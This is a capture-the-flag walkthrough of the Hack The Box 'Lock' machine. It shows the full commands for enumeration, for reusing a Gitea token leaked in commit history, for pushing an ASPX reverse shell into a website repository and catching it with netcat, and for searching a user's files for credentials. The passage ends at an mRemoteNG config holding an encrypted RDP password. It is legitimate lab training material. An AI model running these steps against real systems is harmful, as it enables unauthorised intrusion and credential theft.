Hack The Box Lock Writeup
A walkthrough of the Hack The Box Lock machine. It covers host and web enumeration, vulnerability assessment, enumeration of Git repositories hosted on Gitea, lateral movement using a discovered credential, and privilege escalation via CVE-2023-49147.

Machine: Lock
Author: xct & kozmer
Difficulty: Easy
Lock is an easy-rated Windows machine where a leaked Gitea personal access token discovered through commit history granted access to a private repository, allowing arbitrary file uploads to the IIS web server. After gaining code execution via an ASP.NET reverse shell, the compromised user’s sensitive files enabled the retrieval of RDP credentials stored by mRemoteNG. Accessing a second user account revealed a vulnerable PDF24 Creator installation, which was used to escalate privileges to SYSTEM.
Information Gathering
To start, we added an entry to our host file.
1

echo "10.129.234.64 lock.vl" | sudo tee -a /etc/hosts
Nmap Scan
We first need to run Nmap to identify open ports and running services. The command below will scan the top 1000 ports and identify open ports and their services.
1

sudo nmap --min-rate 3000 -sVC -Pn lock.vl -v
Breakdown of the command:
-
sudo nmap: Run Nmap as root. -
--min-rate 3000: This tells Nmap to send at least 3000 packets per second. This allows us to quickly scan the target. -
-sVC: Run version detection and default script scanning. -
-Pn: Skips host discovery (ping) and assumes that the target is online. -
lock.vl: This is the target machine. -
-v: Run verbose mode.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61

twz@ATKBX:~/LABS/LOCK$ sudo nmap --min-rate 3000 -sVC -Pn lock.vl -v
--SNIP--
Nmap scan report for lock.vl (10.129.234.64)
Host is up (0.17s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Lock - Index
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
|_http-server-header: Microsoft-IIS/10.0
445/tcp  open  microsoft-ds?
3000/tcp open  http          Golang net/http server
| http-methods:
|_  Supported Methods: HEAD GET
|_http-title: Gitea: Git with a cup of tea
|_http-favicon: Unknown favicon MD5: F6E1A9128148EEAD9EFF823C540EF471
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=7e9bf8dc5b970732; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=btUVBtpQXP3wbgnJGNWJHPwkFmU6MTc4MTgxNjc1OTA5Mjc5MDUwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Thu, 18 Jun 2026 21:05:59 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Gitea: Git with a cup of tea</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL2xvY2FsaG9zdDozMDAwLyIsImljb25zIjpbeyJzcmMiOiJodHRwOi8vbG9jYWxob3N0OjMwMDAvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjU"
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=e1b423c22a50f515; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=avP-SSs-ZvAvFqAySbZ0diDoD9Q6MTc4MTgxNjc2MDQ1MDIxODgwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Thu, 18 Jun 2026 21:06:00 GMT
|_    Content-Length: 0
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-06-18T21:07:07+00:00; +3m07s from scanner time.
| rdp-ntlm-info:
|   Target_Name: LOCK
|   NetBIOS_Domain_Name: LOCK
|   NetBIOS_Computer_Name: LOCK
|   DNS_Domain_Name: Lock
|   DNS_Computer_Name: Lock
|   Product_Version: 10.0.20348
|_  System_Time: 2026-06-18T21:06:29+00:00

--SNIP--
After running Nmap, we now have the following service information:
| Service/Port | Application |
|---|---|
| HTTP (80) | Microsoft IIS httpd 10.0 |
| SMB (445) | Microsoft-ds? |
| HTTP (3000) | Golang net/http server; Gitea 1.21.3 |
| RDP (3389) | Microsoft Terminal Services v10.0.20348 |
HTTP (80) Enumeration
Directory Enumeration
We first checked Port 80 to see which web application this machine hosts and whether there were any potential vulnerabilities or entry points. We started off by running Dirsearch to enumerate directories.
1

dirsearch -t 512 --crawl -F -x 400-404 -u http://lock.vl
Command Breakdown:
-
dirsearch: This is the tool used to perform directory fuzzing/enumeration. -
-t 512: Sets the number of threads to 512. -
--crawl: Crawls for new paths in responses. -
-F: Follows HTTP redirects. -
-x 400-404: Excludes responses with HTTP status code 400-404. -
-u http://lock.vl: This is the target URL.
As seen in the output below, it only found changelog.txt.
1
2
3
4
5
6
7
8
9
10
11
12

twz@ATKBX:~/LABS/HTB/LOCK$ dirsearch -t 512 --crawl -F -x 400-404 -u http://lock.vl
--SNIP--
[09:06:22] Starting:
[09:06:27] 500 -    1KB - /.git/
[09:06:27] 500 -    1KB - /.git
[09:06:35] 200 -   29B  - /CHANGELOG.TXT
[09:06:35] 200 -   29B  - /Changelog.txt
[09:06:35] 200 -   29B  - /changelog.txt
[09:06:36] 200 -   29B  - /CHANGELOG.txt
[09:06:36] 200 -   29B  - /ChangeLog.txt

Task Completed
VHost Enumeration
Next, we used Ffuf to identify any VHosts available.
1

ffuf  -ic -c -t 250 -w /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt -H "Host: FUZZ.lock.vl" -u http://lock.vl -ac
Command Breakdown:
-
ffuf: Run the Ffuf tool. -
-ic: Ignore wordlist comments. -
-c: Colorize output. -
-t 250: Specifies the number of concurrent threads. (Default: 40) -
-w: Specifies the wordlist. -
-H: Specifies Header. The Host header was used for fuzzing VHosts. -
-u: The target URL. -
-ac: Automatically calibrate filtering options.
No VHosts were found at this time.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16

twz@ATKBX:~/LABS/HTB/LOCK$ ffuf  -ic -c -t 250 -w /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt -H "Host: FUZZ.lock.vl" -u http://lock.vl -ac

--SNIP--

 :: Method           : GET
 :: URL              : http://lock.vl
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt
 :: Header           : Host: FUZZ.lock.vl
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 250
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [151265/151265] :: Job [1/1] :: 1738 req/sec :: Duration: [0:01:24] :: Errors: 0 ::
Navigating the Website
While running the scans, we tried accessing the website to see if there were any features or functionality that might be vulnerable, but it appears to be a static site.
 Lock.vl - Port 80
We also checked the changelog.txt we found earlier.
 Lock.vl - Changelog.txt
SMB (445) Enumeration
We then checked whether Anonymous login is enabled on the SMB service. We used NetExec to verify this.
1

nxc smb lock.vl -u '' -p '' --shares
Command Breakdown:
-
nxc: Run the NetExec tool -
smb: Specifies the SMB protocol -
lock.vl: The target host -
-u: Username. Left empty for Anonymous/Null login. -
-p: Password. Left empty for Anonymous/Null login. -
--shares: List out available shares.
As seen in the output below, it appears that Anonymous login is not allowed.
1
2
3
4

twz@ATKBX:~/LABS/LOCK$ nxc smb lock.vl -u '' -p '' --shares
SMB         10.129.234.64   445    LOCK             [*] Windows Server 2022 Build 20348 (name:LOCK) (domain:Lock) (signing:False) (SMBv1:None)
SMB         10.129.234.64   445    LOCK             [-] Lock\: STATUS_ACCESS_DENIED
SMB         10.129.234.64   445    LOCK             [-] Error enumerating shares: Error occurs while reading from remote(104)
Gitea (3000)
We found out on our Nmap scan that port 3000 is Gitea. Gitea is an open-source platform that allows you to host and manage your own Git repositories, similar to GitHub.
Directory Enumeration
We ran Dirsearch against the Gitea application and found some interesting directories. We found some .well-known directories, potential accounts such as administrator and ellen.freeman, the Gitea API endpoint, and some commit history for the ellen.freeman account.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36

twz@ATKBX:~/LABS/HTB/LOCK$ dirsearch -t 512 --crawl -F -x 400-404 -u http://lock.vl:3000
--SNIP--
[00:16:40] Starting:
[00:16:45] 200 -    1KB - /.well-known/openid-configuration
[00:16:45] 200 -  206B  - /.well-known/security.txt
[00:16:47] 200 -   10KB - /user/login
-->  http://lock.vl:3000/admin/
[00:16:47] 200 -   10KB - /user/login
-->  http://lock.vl:3000/admin
[00:16:49] 200 -   34KB - /assets/js/webcomponents.js?v=1.21.3
[00:16:57] 200 -    1MB - /assets/licenses.txt
[00:16:57] 200 -    9KB - /user/forgot_password
[00:16:58] 200 -   16KB - /administrator/
[00:16:58] 200 -   16KB - /administrator
[00:16:58] 200 -  704B  - /api/swagger
[00:16:59] 200 -   10KB - /user/login?redirect_to=%2fuser%2fforgot_password
[00:16:59] 200 -   14KB - /Administrator?tab=following
[00:16:59] 200 -    1MB - /assets/js/index.js?v=1.21.3
[00:17:00] 200 -   16KB - /administrator?tab=repositories&sort=newest&q=&language=
[00:17:02] 200 -   10KB - /user/login
[00:17:02] 200 -   14KB - /Administrator?tab=followers
[00:17:02] 200 -   15KB - /explore/repos
--SNIP--
[00:17:28] 200 -   19KB - /ellen.freeman/dev-scripts/stars
[00:17:28] 200 -   12KB - /explore/organizations?sort=recentupdate&q=
[00:17:29] 200 -   10KB - /user/login
-->  http://lock.vl:3000/issues
[00:17:30] 200 -   16KB - /administrator?tab=repositories&sort=moststars&q=&language=
[00:17:30] 200 -   12KB - /explore/organizations?sort=alphabetically&q=
[00:17:31] 200 -   16KB - /Administrator?tab=stars&sort=mostforks&q=&language=
[00:17:31] 200 -   34KB - /ellen.freeman/dev-scripts/pulls
--SNIP--
[00:19:19] 200 -   67KB - /ellen.freeman/dev-scripts/commit/dcc869b175a47ff2a2b8171cda55cb82dbddff3d
--SNIP--
[00:19:58] 200 -   30KB - /ellen.freeman/dev-scripts/commits/commit/8b78e6c3024416bce55926faa3f65421a25d6370
--SNIP--
Exploring Gitea
We then explored Gitea and accessed the directories identified during enumeration. We eventually found the dev-scripts repository under the ellen.freeman account.
 Gitea - Dev-Scripts Repository
We can also see the repos.py script. It appears that this script allows us to list the Git repositories using the get_repositories function. However, it requires a PERSONAL_ACCESS_TOKEN, which is currently unavailable.
 Dev-Scripts - repos.py
We then checked the commit history by directly accessing the directory we found earlier during directory fuzzing. We can also access it by navigating to the Commits tab in the main repository. We then opened the first commit to view the previous code.
 Dev-Scripts Commit History
We can see that the user included a PERSONAL_ACCESS_TOKEN.
 Dev-Scripts - Initial Commit
Testing the Python Script
We copied the repos.py script, ran it, and found a new Git repository called website.
1
2
3
4

twz@ATKBX:~/LABS/LOCK/dev-scripts$ python3 repos.py http://lock.vl:3000
Repositories:
- ellen.freeman/dev-scripts
- ellen.freeman/website
We cloned the website repository and authenticated using the PERSONAL_ACCESS_TOKEN. We eventually found out that this is the same website that’s running on Port 80.
1
2
3
4
5
6
7
8
9
10

twz@ATKBX:~/LABS/LOCK/$ git clone http://lock.vl:3000/ellen.freeman/website.git
Cloning into 'website'...
Username for 'http://lock.vl:3000': ellen.freeman
Password for 'http://ellen.freeman@lock.vl:3000':
remote: Enumerating objects: 165, done.
remote: Counting objects: 100% (165/165), done.
remote: Compressing objects: 100% (128/128), done.
remote: Total 165 (delta 35), reused 153 (delta 31), pack-reused 0
Receiving objects: 100% (165/165), 7.16 MiB | 1.96 MiB/s, done.
Resolving deltas: 100% (35/35), done.
Testing Write Access
We then checked if we could push any changes to Gitea. As shown in the output below, we were able to push the updated changelog.txt to Gitea. This essentially allows us to deface the website, upload files, and execute code.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27

twz@ATKBX:~/LABS/LOCK/website$ echo "ConspiracyOfOne was here :)" > changelog.txt

twz@ATKBX:~/LABS/LOCK/website$ git add .

twz@ATKBX:~/LABS/LOCK/website$ git diff --staged --name-only
changelog.txt

twz@ATKBX:~/LABS/LOCK/website$ git config user.email "ellen.freeman@lock.vl"
twz@ATKBX:~/LABS/LOCK/website$ git config user.name "ellen.freeman"

twz@ATKBX:~/LABS/LOCK/website$ git commit -m "Modified changelog.txt"
[main a6d84dd] Modified changelog.txt
 1 file changed, 1 insertion(+), 1 deletion(-)

twz@ATKBX:~/LABS/LOCK/website$ git push origin main
Username for 'http://lock.vl:3000': ellen.freeman
Password for 'http://ellen.freeman@lock.vl:3000':
Enumerating objects: 5, done.
Counting objects: 100% (5/5), done.
Delta compression using up to 8 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 291 bytes | 291.00 KiB/s, done.
Total 3 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
remote: . Processing 1 references
remote: Processed 1 references in total
To http://lock.vl:3000/ellen.freeman/website.git
   ef10e82..a6d84dd  main -> main
 Dev-Scripts - New changelog.txt
Exploitation
Once we confirmed we had write permissions on the website, we used an ASPX reverse shell, since the web server runs on Microsoft IIS, based on the information we gathered during enumeration. We then copied the ASPX script to the website repo and pushed the changes to Gitea. We then created a netcat listener on port 8484 and navigated to the website to access the reverse shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44

twz@ATKBX:~/LABS/HTB/LOCK/$ git clone https://github.com/borjmz/aspx-reverse-shell.git

twz@ATKBX:~/LABS/HTB/LOCK/$ nano aspx-reverse-shell/shell.asp

twz@ATKBX:~/LABS/HTB/LOCK$ cp aspx-reverse-shell/shell.asp website

twz@ATKBX:~/LABS/HTB/LOCK$ cd website

twz@ATKBX:~/LABS/HTB/LOCK/website$ git add shell.aspx

twz@ATKBX:~/LABS/HTB/LOCK/website$ git diff --staged --name-only
shell.aspx

twz@ATKBX:~/LABS/HTB/LOCK/website$ git commit -m "webshell"
[main eefed3d] webshell
 1 file changed, 423 insertions(+)
 create mode 100644 shell.aspx

twz@ATKBX:~/LABS/HTB/LOCK/website$ git push origin main
Username for 'http://lock.vl:3000': ellen.freeman
Password for 'http://ellen.freeman@lock.vl:3000':
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 8 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 3.77 KiB | 3.77 MiB/s, done.
Total 3 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
remote: . Processing 1 references
remote: Processed 1 references in total
To http://lock.vl:3000/ellen.freeman/website.git
   1a389d3..eefed3d  main -> main

twz@ATKBX:~/LABS/HTB/LOCK/website$ nc -lvnp 8484
listening on [any] 8484 ...
connect to [10.10.16.25] from (UNKNOWN) [10.129.234.64] 52900
Spawn Shell...
Microsoft Windows [Version 10.0.20348.3932]
(c) Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
lock\ellen.freeman

c:\windows\system32\inetsrv>
Post-Exploitation
Now that we have a shell, we can gather more information about our target by enumerating user accounts, sensitive files such as configuration files, files that might contain credentials, and vulnerable software that could allow us to move laterally or escalate our privileges.
Enumerating Users
We first switched to PowerShell and then listed all local users using the Get-LocalUser cmdlet. We found Administrator, ellen.freeman, and gale.dekarios.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18

c:\windows\system32\inetsrv>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\windows\system32\inetsrv> get-localuser
get-localuser

Name               Enabled Description
----               ------- -----------
Administrator      True    Built-in account for administering the computer/domain
DefaultAccount     False   A user account managed by the system.
ellen.freeman      True
gale.dekarios      True
Guest              False   Built-in account for guest access to the computer/domain
WDAGUtilityAccount False   A user account managed and used by the system for Windows Defender Application Guard scen...
Enumerating Files
We navigated to the ellen.freeman user folder since this is our current user. We then checked which files and directories are available to us. We found some interesting files and directories:
.ssh.git-credentials.gitconfig
After further checking the folders, we also found config.xml in the Documents folder.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46

PS C:\Users\ellen.freeman> get-childitem
get-childitem


    Directory: C:\Users\ellen.freeman


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/27/2023  11:11 AM                 .ssh
d-r---        12/28/2023   5:58 AM                3D Objects
d-r---        12/28/2023   5:58 AM                Contacts
d-r---        12/28/2023   6:11 AM                Desktop
d-r---        12/28/2023   5:59 AM                Documents
d-r---        12/28/2023   5:58 AM                Downloads
d-r---        12/28/2023   5:58 AM                Favorites
d-r---        12/28/2023   5:58 AM                Links
d-r---        12/28/2023   5:58 AM                Music
d-r---        12/28/2023   5:58 AM                Pictures
d-r---        12/28/2023   5:58 AM                Saved Games
d-r---        12/28/2023   5:58 AM                Searches
d-r---        12/28/2023   5:58 AM                Videos
-a----        12/28/2023  11:38 AM             52  .git-credentials
-a----        12/28/2023  11:35 AM            158  .gitconfig

PS C:\Users\ellen.freeman> get-childitem .ssh
get-childitem .ssh


    Directory: C:\Users\ellen.freeman\.ssh


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/27/2023  11:11 AM              0 authorized_keys

PS C:\Users\ellen.freeman> get-childitem Documents
get-childitem Documents


    Directory: C:\Users\ellen.freeman\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/28/2023   5:59 AM           3341 config.xml
After reviewing the files, no useful information was found in .git-credentials or .gitconfig, since we already had access to the Gitea account. The authorized_keys file in the .ssh folder is not useful at the moment because the SSH service is disabled on this machine.
The most interesting file we found was config.xml. This is a configuration file for mRemoteNG, an application used to manage multiple remote sessions, including RDP, SSH, and VNC. The config.xml file contains RDP settings, the username Gale.Dekarios, and its encrypted password.
